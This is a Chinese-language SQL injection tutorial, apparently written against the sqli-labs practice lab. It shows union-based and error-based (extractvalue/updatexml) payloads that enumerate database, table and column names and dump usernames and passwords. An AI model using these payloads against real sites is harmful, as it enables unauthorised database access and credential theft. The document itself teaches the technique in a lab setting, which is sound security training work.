
1. 确定数字型还是字符型






通过id=1,id=2所回显的信息不一样但是id=2-1的信息和id=1的信息一样说明是数字型

2. 使用group by 的二分法判断列数




说明是三列

3. 优化语句将id改为一个不存在的数字,查看回显位




4. 使用select语句, 查询靶机数据库名

```
?id=-1 union select 1,2,database()--+
```




5. 使用select语句查询靶机所有表名

```
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables  
where table_schema=database()--+
```




6. 使用select语句查询靶机所有列名

```
?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns  
where table_schema=database() and table_name='users'--+
```



7. 查询想要的信息


```
?id=-1 union select 1,2,group_concat(id,'~',username,'~',password) from users--+
```




union注入的数字型和字符型的区别是数字型不用判断闭合方式，其他步骤基本一致

报错注入基础知识

后台对于输入输出的合理性没有检测是报错注入的基础 报错注入简单的说就是:构造语句，让错误信息中夹杂可以显示数据库内容的查询语句，返回报错提示中包含数据库的内容




这里输入id=1，没有东西，但是可以判断出是单引号闭合 然后看一下group by判断列数





这里可以发现4列就会报错，group by 的原理类似于报错 然后再看一下database()



正常输入database()还是什么都没有，但是这里可以利用报错的原理，故意将database这个单词打错，然后他就会报错



从报错提示中可以得到数据库名是security 以上就是报错注入的基本原理

extractValue()报错的报错注入

extractValue()包含两个参数，第一个参数 XML文档对象名称，第二个参数 路径。用来查询xml里面的内容

```
select extractvalue(doc,'/book/author/surname') from xml
```

```
select extractvalue(doc,'/book/author/surname') from xml
```

☐ 显示全部 | 行数: 25 ▾ 过滤行: 在表中搜索

+ 选项

```
extractvalue(doc,'/book/author/surname')
```

benben

Melton

extractvalue函数报错在于**查询参数格式符写错**，而不是把查询内容写错

extractvalue(doc,'~book/author/surname')例如这种形式才会报错 利用这个报错我们可以获得一些东西，即在报错之前执行一个select语句，包内容通过报错信息展示出来

```
select extractvalue(doc,concat(0x7e,(select database()))) from xml;
```

concat的作用是拼接 **(因为无法判断回显位，所以把内容都拼接在一起)**，即把0x7e (~) 和select语句拼接在一起 利用这条语句我们就可以得到当前数据库的名称

```
select extractvalue(doc,concat(0x7e,(select database()))) from xml LIMIT 0, 25
```


MySQL 返回: ?

#1105 - XPATH syntax error: '~ctfstu'

通过上面内容，我们大概初步了解报错注入，接下来的注入步骤类似于union注入，只不过想要的内容通过extractvalue获得 步骤:


1. 判断闭合方式
2. group by判断列数(可省略)
3. 拿当前数据库名

```
?id=-1' union select 1,2,extractvalue(1,concat(0x7e,(select database()))) --+
```




4. 拿表名

```
?id=-1' union select 1,2,extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())))) --+
```




4. 拿列名

```
?id=-1' union select 1,2,extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')))) --+
```




5. 获取信息

```
?id=-1' union select 1,2,extractvalue(1,concat(0x7e,(select
group_concat(username,password) from users))) --+
```



我们发现extractvalue函数报错出来默认只返回32个字符串，所以可以使用substring函数显示25位往后的30个字符。将select语句的内容用substring包起来，后面接上25, 30，具体如下

```
?id=-1' union select 1,2,extractvalue(1,concat(0x7e,substring((select
group_concat(username,password) from users),25,30))) --+
```



结合上面几条语句发现，就是将想要的内容放入extractvalue函数里面 上面语句的形式还可以写成

```
?id=-1' and 1=extractvalue(1,concat(0x7e,(select group_concat(username,password)
from users))) --+
```


Updatexml()报错的报错注入

基础知识 函数updatexml(XML_document,XPath_string,new_value)包含三个参数。第一个参数：XML_document是string格式，为XML文档对象的名称，例如doc。第二个参数：XPath_string 是路径。第三个参数：new_value，替换查找到的符合条件的数据。extractvalue()是查找，updatexml是查找后更新，对于报错注入，二者起作用的都是第二个参数，其他参数无所谓 同extractvalue(),输入的第二个参数，即更改路径的字符

下面展示具体步骤(sql/less-6)

1. 经过简单的判断为**字符型**

2. 判断为双引号闭合



3. 拿当前数据库名

```
?id=-1" and 1=updatexml(1,concat(0x7e,(select database())),3) --+
```



4. 拿表名


```
?id=-1" and 1=updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())),3) --+
```



5. 然后拿users的列名

```
?id=-1" and 1=updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and
```

```
table_name='users'))),3) --+
```



